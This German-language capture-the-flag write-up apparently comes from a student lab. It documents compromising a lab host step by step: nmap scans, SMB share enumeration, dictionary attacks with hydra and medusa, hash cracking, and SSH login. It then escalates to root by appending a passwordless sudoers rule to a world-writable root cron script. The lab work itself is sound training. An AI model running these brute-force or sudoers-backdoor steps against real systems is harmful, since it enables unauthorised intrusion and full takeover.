Diese Seite wird automatisch über Wiki in Microsoft Teams aktualisiert. Alle hier vorgenommenen Änderungen werden überschrieben. Um diese Seite zu bearbeiten, öffnen Sie sie in Microsoft Teams.

CTF1

Flag 1 (User Flag)

Host Discovery:

```
nmap -sn 192.168.156.0/24
```

Ergebnisse:

```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-22 10:25 CEST
Nmap scan report for 192.168.156.1
Host is up (0.00062s latency).
MAC Address: 00:50:56:80:1A:09 (VMware)
Nmap scan report for 192.168.156.10
Host is up (0.00047s latency).
MAC Address: 00:50:56:80:BD:DA (VMware)
Nmap scan report for Helgen.robstargames.com (192.168.156.57)
Host is up (0.00033s latency).
MAC Address: 00:50:56:80:87:77 (VMware)
Nmap scan report for 192.168.156.158
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 1.97 seconds
```

Dienst Discovery:

```
nmap -sV -p- 192.168.156.57
(nmap -sT -p- 192.168.156.57)
(nmap -sU -p- 192.168.156.57)
```

Ergebnisse:

```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-22 10:39 CEST
Nmap scan report for Helgen.robstargames.com (192.168.156.57)
Host is up (0.00027s latency).
Not shown: 65529 filtered tcp ports (no-response)
PORT     STATE  SERVICE     VERSION
22/tcp   open   ssh         OpenSSH 8.4p1 Debian 5 (protocol 2.0)
80/tcp   open   http        nginx 1.18.0
139/tcp  open   netbios-ssn Samba smbd 4.6.2
443/tcp  closed https
445/tcp  open   netbios-ssn Samba smbd 4.6.2
9100/tcp open   jetdirect?
MAC Address: 00:50:56:80:87:77 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 116.38 seconds
```

Erkenntnisse:
unter http://192.168.156.57 (helgen.robstargames.com) kann im Browser eine Website aufgerufen werden.

Schwachstellen Discovery:

```
nmap --script vuln 192.168.156.57
```

Ergebnisse:

```
# Ergebnisse:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-22 10:53 CEST
Nmap scan report for Helgen.robstargames.com (192.168.156.57)
Host is up (0.00037s latency).
Not shown: 994 filtered tcp ports (no-response)
PORT     STATE  SERVICE
22/tcp   open   ssh
80/tcp   open   http
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-vuln-cve2011-3192:
|   VULNERABLE:
|   Apache byterange filter DoS
|     State: VULNERABLE
|     IDs:  CVE:CVE-2011-3192  BID:49303
|       The Apache web server is vulnerable to a denial of service attack when numerous
|       overlapping byte ranges are requested.
|     Disclosure date: 2011-08-19
|     References:
|       https://seclists.org/fulldisclosure/2011/Aug/175
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-3192
|       https://www.securityfocus.com/bid/49303
|_      https://www.tenable.com/plugins/nessus/55976
139/tcp  open   netbios-ssn
443/tcp  closed https
445/tcp  open   microsoft-ds
9100/tcp open   jetdirect
MAC Address: 00:50:56:80:87:77 (VMware)

Host script results:
|_samba-vuln-cve-2012-1182: Could not negotiate a connection:SMB: ERROR: Server returned less data than it was supposed to (one or more fields are mis
```

```
|_smb-vuln-ms10-061: Could not negotiate a connection:SMB: ERROR: Server returned less data than it was supposed to (one or more fields are missing);
|_smb-vuln-ms10-054: false

Nmap done: 1 IP address (1 host up) scanned in 76.89 seconds
```

Verwundbarkeiten

`OpenSSH 8.4p1`	kein Exploit verfügbar für OpenSSH 8
`nginx 1.18.0`	Exploit DB: https://www.exploit-db.com/exploits/47553 NIST: https://nvd.nist.gov/vuln/detail/CVE-2019-11043
`smbd 4.6.2`	Exploit DB: https://www.exploit-db.com/exploits/42084 NIST: NVD - CVE-2017-7494 (nist.gov)

Start Metasploit

```
msfconsole
```

Notizen

Da die Samba Schachstelle interessant für uns scheint, suchen wir nach der CVE-2017-7494

Exploit suchen:

```
search cve-2017-7494
```

Ergebnis

```
Matching Modules
================
   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/linux/samba/is_known_pipename  2017-03-24       excellent  Yes    Samba is_known_pipename() Arbitrary Module Load

Interact with a module by name or index. For example info 0, use 0 or use exploit/linux/samba/is_known_pipename
```

Nach dem Hinweis von Herr Obermeier, dass nicht nur Schwachstellen ausgenützt werden müssen, sondern auch falsche Konfigurationen diverse Verwundbarkeiten auslösen könnten, verfolgten wir den Weg auf dem SMB-Share zuzugreifen.
Erklärung SMB:

- Das Server-Message-Block-Protokoll (SMB-Protokoll) ist ein Client-Server-Kommunikationsprotokoll für den gemeinsamen Zugriff auf Dateien, Drucker, serielle Schnittstellen und andere Ressourcen in einem Netzwerk.
- https://www.computerweekly.com/de/definition/Server-Message-Block-SMB-Protokoll#:~:text=Das%20Server%2DMessage%2DBlock%2D,die%20Kommunikation%20zwischen%20Prozessen%20%C3%BCbertragen.

Ein möglicher Ansatz ist nun, sich auf einen SMB Share zu verbinden und dort weitere Hinweise zu finden.

Samba Shares auslesen

```
/usr/bin/smbclient -L 192.168.156.57
```

Ergebnis

```
Password for [WORKGROUP\root]:

        Sharename       Type      Comment
        ---------       ----      -------
        public          Disk      Samba on Ubuntu
        protected       Disk      New Employees only
        IPC$            IPC       IPC Service (Samba 4.13.13-Debian)
Reconnecting with SMB1 for workgroup listing.
smbXcli_negprot_smb1_done: No compatible protocol selected by server.
protocol negotiation failed: NT_STATUS_INVALID_NETWORK_RESPONSE
Unable to connect with SMB1 -- no workgroup available
```

Samba Share verbinden

```
/usr/bin/smbclient \\\\192.168.156.57\\public
```

Ergebnis

```
Password for [WORKGROUP\root]:
Try "help" to get a list of possible commands.
smb: \> list
0:      server=192.168.156.57, share=public
smb: \> help
?              allinfo        altname        archive        backup
blocksize      cancel         case_sensitive cd             chmod
chown          close          del            deltree        dir
du             echo           exit           get            getfacl
geteas         hardlink       help           history        iosize
lcd            link           lock           lowercase      ls
l              mask           md             mget           mkdir
more           mput           newer          notify         open
posix          posix_encrypt  posix_open     posix_mkdir    posix_rmdir
posix_unlink   posix_whoami   print          prompt         put
pwd            q              queue          quit           readlink
rd             recurse        reget          rename         reput
rm             rmdir          showacls       setea          setmode
scopy          stat           symlink        tar            tarmode
timeout        translate      unlock         volume         vuid
wdel           logon          listconnect    showconnect    tcon
```

```
tdis          tid           utimes         logoff         ..
!
smb: \> dir
  .                                   D        0  Tue Sep 13 17:27:37 2022
  ..                                  D        0  Tue Sep 13 17:27:40 2022
  Robstar_Welcome_Letter.pdf          N   516321  Tue Sep 13 17:27:36 2022

                49805880 blocks of size 1024. 44986184 blocks available
```

Verbinden auf Share "public" mit Dateimanager

1. Open Location
2. smb://192.168.156.57/public/
3. PDF öffnen

Folgende Usernamen sind notiert:
- trevor
- bully
- arthur

Folgende Datei erscheint im SMB Public-Share:

- https://hsluzern.sharepoint.com/:b:/r/sites/DBSProjekt-TM-CYBER2/Freigegebene%20Dokumente/CYBER2/CTF%201/user%20flag/Robstar_Welcome_Letter.pdf?csf=1&web=1&e=Ei0ltg

Samba-Verbindung mit User

```
/usr/bin/smbclient \\\\192.168.156.57\\protected -U trevor
```

-> Passwort protected

Wordlists

```
cd /usr/share/wordlists
sudo gunzip rockyou.txt.gz
```

-> rockyou.txt hat 14'344'392 Einträge.

Dictionary Attack mit hydra

```
Options:
  -R        restore a previous aborted/crashed session
  -I        ignore an existing restore file (don't wait 10 seconds)
  -S        perform an SSL connect
  -s PORT   if the service is on a different default port, define it here
  -l LOGIN or -L FILE  login with LOGIN name, or load several logins from FILE
  -p PASS  or -P FILE  try password PASS, or load several passwords from FILE
  -x MIN:MAX:CHARSET  password bruteforce generation, type "-x -h" to get help
  -y        disable use of symbols in bruteforce, see above
  -r        use a non-random shuffling method for option -x
  -e nsr    try "n" null password, "s" login as pass and/or "r" reversed login
  -u        loop around users, not passwords (effective! implied with -x)
  -C FILE   colon separated "login:pass" format, instead of -L/-P options
  -M FILE   list of servers to attack, one entry per line, ':' to specify port
  -o FILE   write found login/password pairs to FILE instead of stdout
  -b FORMAT specify the format for the -o FILE: text(default), json, jsonv1
  -f / -F   exit when a login/pass pair is found (-M: -f per host, -F global)
  -t TASKS  run TASKS number of connects in parallel per target (default: 16)
  -T TASKS  run TASKS connects in parallel overall (for -M, default: 64)
  -w / -W TIME  wait time for a response (32) / between connects per thread (0)
  -c TIME   wait time per login attempt over all threads (enforces -t 1)
  -4 / -6   use IPv4 (default) / IPv6 addresses (put always in [] also in -M)
  -v / -V / -d  verbose mode / show login+pass for each attempt / debug mode
  -O        use old SSL v2 and v3
  -K        do not redo failed attempts (good for -M mass scanning)
  -q        do not print messages about connection errors
  -U        service module usage details
  -m OPT    options specific for a module, see -U output for information
  -h        more command line options (COMPLETE HELP)
  server    the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
  service   the service to crack (see below for supported protocols)
  OPT       some service modules support additional input (-U for module help)
```

```
hydra -L /home/labadmin/users.txt -P /usr/share/wordlists/rockyou.txt 192.168.156.57 smb -V -f -s 139
hydra -L /home/labadmin/users.txt -P /usr/share/wordlists/rockyou.txt smb2://192.168.156.57 -V -f
```

-> es funktionieren beide Commands nicht:

- Der erste Command versucht via SMBv1 zu verbinden, diese Version läuft aber auf dem anzugreifenden Host nicht
- Der zweite Command würde zwar funktionieren, aber die installierte Hydra-Version unterstützt SMBv2 nicht

Dictionary Attack mit ncrack

```
ncrack -U /home/labadmin/users.txt -P /usr/share/wordlists/rockyou.txt 192.168.156.57:445
```

-> funktioniert auch nicht richtig.

Dictionary Attack mit medusa

```
medusa -h 192.168.156.57 -U /home/labadmin/users.txt -P /usr/share/wordlists/rockyou.txt -M smbnt -n 445 -e ns
```

```
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ERROR: smbnt.mod: Unknown security mode request: 00. Proceeding using ENCRYPTED password mode.
ACCOUNT CHECK: [smbnt] Host: 192.168.156.57 (1 of 1, 0 complete) User: bully (1 of 3, 0 complete) Password: 123456 (1 of 14344391 complete)
ACCOUNT FOUND: [smbnt] Host: 192.168.156.57 User: bully Password: 123456 [ERROR (0xFFFFFF:UNKNOWN_ERROR_CODE)]
ERROR: smbnt.mod: Unknown security mode request: 00. Proceeding using ENCRYPTED password mode.
ACCOUNT CHECK: [smbnt] Host: 192.168.156.57 (1 of 1, 0 complete) User: arthur (2 of 3, 1 complete) Password: 123456 (1 of 14344391 complete)
ACCOUNT FOUND: [smbnt] Host: 192.168.156.57 User: arthur Password: 123456 [ERROR (0xFFFFFF:UNKNOWN_ERROR_CODE)]
ERROR: smbnt.mod: Unknown security mode request: 00. Proceeding using ENCRYPTED password mode.
ACCOUNT CHECK: [smbnt] Host: 192.168.156.57 (1 of 1, 0 complete) User: trevor (3 of 3, 2 complete) Password: 123456 (1 of 14344391 complete)
ACCOUNT FOUND: [smbnt] Host: 192.168.156.57 User: trevor Password: 123456 [ERROR (0xFFFFFF:UNKNOWN_ERROR_CODE)]
```

-> funktioniert nicht

Anruf bei der Telefonnummer
Als unsere Möglichkeiten ausgeschöpft waren, haben wir nochmals die PDF-Datei im SMB-Public Share durchgelesen.
Wir entdeckten die Telefonnummer 077 484 77 46 in der PDF-Datei und haben diese Nummer angerufen. Es kam eine automatische Mailboxansage mit folgenden Informationen:

- Username: robstar
- Passwort: alpenbar
- Anmeldung am SMB-Share

Verbinden auf Share "protected" mit Dateimanager

1. Open Location
2. smb://192.168.156.57/protected/
3. Obenstehende Anmeldedaten (von der automatischen Mailbox) nutzen

Dokument auf Share "protected" auslesen
Im Share "protected" war anschliessend der nächste Hinweis für die Anmeldung.

```
Hallo
Dein persönliches Initial-Benutzerpasswort kannst Du persönlich im HR bei Paul Füssli abholen.
Zur Sicherheit, damit er dir kein Falsches gibt, ist hier der Hash nocheinmal abgedruckt.
Der Hash ist wie ein Fingerabruck. Damit kannst Du sicherstellen, dass Paul Dir kein falsches Passwort gegeben hat.
Der Hash lautet wie folgt:
2954b001a77ff222522963bdcc00d0427aafbdb90aa9043673233bf356151d422b67202d0e1dde68743c4ca6f12d0bfec5c172ad97c1790ba02c95276980a53b

Viele Grüsse,
Horst
```

Hash cracken
Mit der Website https://crackstation.net/ wollten wir mehr über den uns zugestellten Hash erfahren. Die Website konnte anhand ihrer Analyse einen Match finden und folgendes Ergebnis zurückgegeben.

Hash	Type	Result
2954b001a77ff222522963bdcc00d0427aafbdb90aa9043673233bf356151d42 2b67202d0e1dde68743c4ca6f12d0bfec5c172ad97c1790ba02c95276980a53b	whirlpool	Allegiance

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

SSH Session aufbauen
Nach einigen Überlegungen haben wir anschliessend mit dem Result von Crackstation und den Benutzernamen aus dem PDF (trevor, bully, arthur) eine SSH Session auf den verwundbaren Host (192.168.156.57) aufgebaut.

ssh bully@192.168.156.57 -> Passwort Allegiance

User Flag suchen
Das User Flag war im Pfad /home/bully/user.txt abgelegt und hatte folgenden Wert:

- Your flag is: 2c95e63a345ccce8ae852454ff5b1375

Flag 2 (Root Flag)

Protokoll (im Nachhinein gemacht)

- Welche erweiterten Unix File Permissions werden verwendet?

```
find / -perm -u=s -type f 2>/dev/null
find / -perm -g=s -type f 2>/dev/null
find / -perm -1000 -type d 2>/dev/null
```

- Welche sensitiven Dateien lassen sich finden und möglicherweise lesen?

```
cat /etc/passwd
cat /etc/group
cat /etc/shadow
ls -alh /var/mail/
```

- Welche Jobs sind geplant? In welchen Zyklen werden diese ausgeführt?

```
crontab -l
ls -al /etc/ | grep cron
ls -al /etc/cron*
```

Auffälligkeiten

```
bully@Helgen:~$ ls -la /etc/cron.d/
total 24
drwxr-xr-x  2 root root 4096 Sep 13 17:28 .
drwxr-xr-x 83 root root 4096 Sep 24 11:35 ..
-rw-r--r--  1 root root   69 Sep 13 17:28 dailyquests
-rw-r--r--  1 root root  201 Jun  7  2021 e2scrub_all
-rw-r--r--  1 root root  131 Sep 13 17:28 pingcheck
-rw-r--r--  1 root root  102 Feb 22  2021 .placeholder
bully@Helgen:~$
```

```
bully@Helgen:~$ cat /etc/cron.d/dailyquests
#Ansible: daily quests
* * * * * root /usr/local/sbin/dailyquests.sh
```

```
bully@Helgen:~$ ls -la /usr/local/sbin/
total 12
drwxr-xr-x  2 root root 4096 Sep 13 17:27 .
drwxr-xr-x 10 root root 4096 Jun 21 14:50 ..
-rwxrw-rw-  1 root root  153 Sep 24 11:34 dailyquests.sh
```

```
bully@Helgen:~$ cat /usr/local/sbin/dailyquests.sh
#!/bin/bash
# sorting inventory
journalctl --vacuum-size=500M

# looking for dwemer
find /home -type f -name "dwemer" > /tmp/dwemer.txt

# picking locks
```

```
bully@Helgen:~$ . /usr/local/sbin/dailyquests.sh
Hint: You are currently not seeing messages from other users and the system.
      Users in groups 'adm', 'systemd-journal' can see all messages.
      Pass -q to turn off this notice.
Vacuuming done, freed 0B of archived journals from /var/log/journal/027f6f459acb4c329979eef93d085578.
Vacuuming done, freed 0B of archived journals from /var/log/journal.
Vacuuming done, freed 0B of archived journals from /run/log/journal.
-bash: /tmp/dwemer.txt: Permission denied
```

```
bully@Helgen:~$ ls -la /var/log/journal/
total 12
drwxr-sr-x+ 3 root systemd-journal 4096 Jun 21 14:54 .
drwxr-xr-x  9 root root            4096 Sep 25 00:00 ..
drwxr-sr-x+ 2 root systemd-journal 4096 Sep 24 09:06 027f6f459acb4c329979eef93d085578
```

--> SUID Bit gesetzt (https://www.redhat.com/sysadmin/suid-sgid-sticky-bit)

Sorry für den grossen Sprung, habe viel ausprobiert aber leider nicht mehr alles im Kopf.

- https://medium.com/schkn/linux-privilege-escalation-using-text-editors-and-files-part-1-a8373396708d
- https://www.digitalocean.com/community/tutorials/how-to-edit-the-sudoers-file-de


`nano /usr/local/sbin/dailyquests.sh`

```
File  Actions  Edit  View  Help
  GNU nano 5.4
#!/bin/bash
# sorting inventory
journalctl --vacuum-size=500M

# looking for dwemer
echo "bully ALL=(ALL) NOPASSWD:ALL" >> /etc/sudoers
find /home -type f -name "dwemer" > /tmp/dwemer.txt

# picking locks
```

```
bully@Helgen:/usr/local/sbin$ sudo su
root@Helgen:/usr/local/sbin#
```




```
cat /root/root.txt
```

- Your flag is: 31bf09cb350603889781ad38dad21ecc